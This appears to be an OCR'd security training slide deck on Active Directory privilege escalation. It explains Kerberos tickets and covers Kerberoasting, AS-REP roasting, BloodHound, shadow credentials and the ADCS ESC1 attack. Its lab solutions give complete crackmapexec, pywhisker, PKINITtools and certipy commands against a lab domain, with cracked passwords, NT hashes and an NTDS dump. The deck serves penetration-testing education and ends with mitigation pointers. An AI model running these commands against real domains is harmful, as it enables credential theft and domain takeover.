AD Privilege Escalation > Kerberos > TGT


- User sends a **KRB_AS_REQ KRB_AS_REQ (Kerberos Authentication Server Request)** to KDC with 2 notable things:
  - Timestamp of the request ENCRYPTED with user's NT hashed password
  - Username
- KDC will then: K**RB_AS_REP (Kerberos Authentication Server Reply)**
  - See if it can decrypt the timestamp with the hash of the user's NT password stored within the NTDS file
  - If decrypt successful, user has correct credentials. Send back TGT to the user.






AD Privilege Escalation > Kerberos > TGT

- This TGT contains three parts:
  - A username in cleartext.
  - A session key and other details that have been **ENCRYPTED** with the hash of the user's password.
  - A session key, username, and other details that have been encrypted with the hash of the KRBTGT user.




AD Privilege Escalation > What is Kerberos



AD Privilege Escalation > Kerberos > Kerberoasting – Attacking Service Tickets

- SPN = Service Principal Name (MSSQLSvc/sql01.example.com:1433)

1. Users request Service Tickets (ST) to access service specified in service accounts' Service Principal Name (SPN) through TGS
2. ST is returned. ST is encrypted with service account's password hash
3. Attacker can extract ST from memory and conduct offline bruteforce attack
4. If ST is decrypted successfully, we have found service account's plaintext password





Use GetUserSpns.py or CME

- `crackmapexec ldap <DC> -u ValidUser -p ValidPass --kerberoast roast.txt`

AD Privilege Escalation > Kerberos > AS-REP Roasting – Attacking TGTs


- What if we didn't need to send the **KRB_AS_REQ** packet to attain the TGT for a user?
- If this were possible, we could request a TGT for any user in the domain that was vulnerable to this and use the TGT to crack their password.
- Thankfully this is possible! If a user has the **DON'T_REQ_PREAUTH** flag set for their account. We can attain a TGT without knowing their password.
- GetUserSPN.py or CME
  - crackmapexec ldap dc.domain.local -u ValidUser -p ValidPass --asreproast asreproast.txt





AD Privilege Escalation > Bloodhound

- Initial access on AD -> Enumerate Active Directory
- Bloodhound is an Active Directory modeling tool
  - Enumerate LDAP & Catalog of AD, collect all objects within AD
  - Uses Graph Theory: Shows objects' (nodes) relationship (edge) among each other
- **Bloodhound-python:** Remotely login to each machine and collect the required information for bloodhound
  - `bloodhound-python -u validUser -p validPass -d domain.local -c All,Session`



AD Privilege Escalation > Lab 3

- Run Bloodhound ingestor (bloodhound.py) to collect LDAP data
- Run Bloodhound to see which hosts the **backup** user has access to
- Attempt to Kerberoast, do you get any user back?
- What about ASREP roasting?

AD Privilege Escalation > Lab 3 – Solution

- Run Bloodhound to see which hosts the **backup** user has access to
  - /opt/bloodhound.py/bloodhound.py -u backup -p backup1 -d fmradio.local –c All
- Attempt to Kerberoast and has, do you get any user back?
  - crackmapexec ldap color-dc01.fmradio.local –u backup –p backup1 --kerberoast kerberoast.txt
  - crackmapexec ldap color-dc01.fmradio.local -u backup -p backup1 --asreproast asreproast.txt
  - We get the creds for the “svc-azure” user and “ansible”
    - svc-azure:azure2000
    - ansible:beansibley

AD Privilege Escalation > Lab 3 – Solution

- It looks like our backup user has some interesting permissions over a certain user…
  - GenericAll over Richardson
- Commands to exploit
  - python3 /opt/pywhisker/pywhisker.py -u backup -p backup1 -d fmradio.local -t richardson --dc-ip 172.16.14.200 --action add
  - python3 /opt/PKINITtools/gettgtpkinit.py -cert-pfx $file.pfx -pfx-pass $pass -dc-ip 172.16.14.200 fmradio.local/richardson richardson.ccache
  - export KRB5CCNAME=richardson.ccache
  - python3 /opt/PKINITtools/getnthash.py fmradio.local/richardson -key $key -dc-ip 172.16.14.200
  - cme smb 172.16.14.200 -u richardsdon -H 72a4f9efa7db470bca0038a549faff11

DA Privilege Escalation > Active Directory Certificate Services (ADCS) Overview

Active Directory Certificate Services (ADCS) is a Windows server role that implements public key infrastructure.

Broad Overview of ADCS:

1. Client generates a public/private keypair.
2. Client sends a certificate signing request to the enterprise CA server, and specifies a template to be used and the settings.
3. CA checks if the user has permissions to enroll in the template and then authenticates and generates the certificate.

Certipy is a great tool for performing ADCS recon:

- `certipy find -u <u>@<domain> -p <p> -vulnerable -enabled`

Common Acronyms:

- PKI: Public Key Infrastructure
- CA: Certificate Authority
- CSR: Certificate Signing Request
- AD CS: Active Directory Certificate Services





Image From: https://posts.specterops.io/certified-pre-owned-d95910965cd2

DA Privilege Escalation > ADCS - Certificate Templates

A certificate template is a blueprint of settings, options and permissions that can specified when generating a certificate.

Some Options Include:

- Enrollment Permissions: Specify who can request a certificate with the template.
- PkiExtendedKeyUsage: Specifies what the certificate can be used for.




https://posts.specterops.io/certified-pre-owned-d95910965cd2


DA Privilege Escalation > Misconfigured Certificate Templates: ESC1

- When requesting a certificate, the requester defines the template they want
- Templates can contain misconfigurations that allow for privilege escalation.
- The **Enrollment Rights** section specifies that any authenticated user can request a certificate based on this template.
- The **msPKI-Certificates-Name-Flag: ENROLLEE_SUPPLIES_SUBJECT** field specifies that any user allowed to request a certificate based on this template, can also specify SPN's to be included inside of the certificate. This allows the user to obtain an authentication certificate as anyone else in the environment.

Misconfigured Template



Picture Taken From: https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-misconfigured-certificate-template-to-domain-admin#finding-vulnerable-certificate-templates



DA Privilege Escalation > Misconfigured Certificate Templates: ESC1 – How To

- Request a certificate
  - certipy req -u <user>@<domain> -p <pass> -ca <CAname> -target <CA-FQDN> -template <Templatename> -alt <DA> -out pwned
- Auth as that user and get their NT hash
  - certipy auth -pfx pwned.pfx -username domainAdmin -domain domain.local -dc-ip $dcip

DA Privilege Escalation > Lab 4

- We have a domain user, admin on some hosts, but still no domain admin!
- Let’s try some of the previous techniques to escalate ourselves to domain admin:
  - ADCS ESC 1

DA Privilege Escalation > Lab 4

- ADCS ESC 1
  - certipy req -u backup@fmradio.local -p backup1 -ca fmradio-EAGLE-CA01-CA-1 -target eagle-ca01.fmradio.local -template macUsers -upn rod -out rodpwned
  - certipy auth -pfx rodpwned.pfx -username rod -domain fmradio.local -dc-ip 172.16.14.200
  - cme smb 172.16.14.200 -u rod -H dd3a59abc33c6b677447c9917c268af9 --ntds

Going Further

- Microsoft Features for mitigation/prevention
  - LAPS, gMSA, CG, Device Guard, JEA, etc.
- Caveats & Cautions for each security controls
  - "Just turn on Credential Guard"
- SCCM
  - https://www.blackhillsinfosec.com/wp-content/uploads/2023/08/SLIDES_SCCM-Exploitation-The-First-Cred-Is-The-Deepest-II-Gabriel-Prudhomme-BHIS.pdf
  - https://posts.specterops.io/relaying-ntlm-authentication-from-sccm-clients-7dccb8f92867
  - https://github.com/garrettfoster13/sccmhunter
- Domain Trusts
  - https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d
  - https://www.thehacker.recipes/ad/movement/trusts
  - https://blog.harmj0y.net/redteaming/the-trustpocalypse/
  - https://adsecurity.org/?p=425

Questions?

THANK YOU

FOLLOW US ON:

- ibm.com/security
- securityintelligence.com
- xforce.ibmcloud.com
- @ibmsecurity
- youtube.com/ibmsecuritysolutions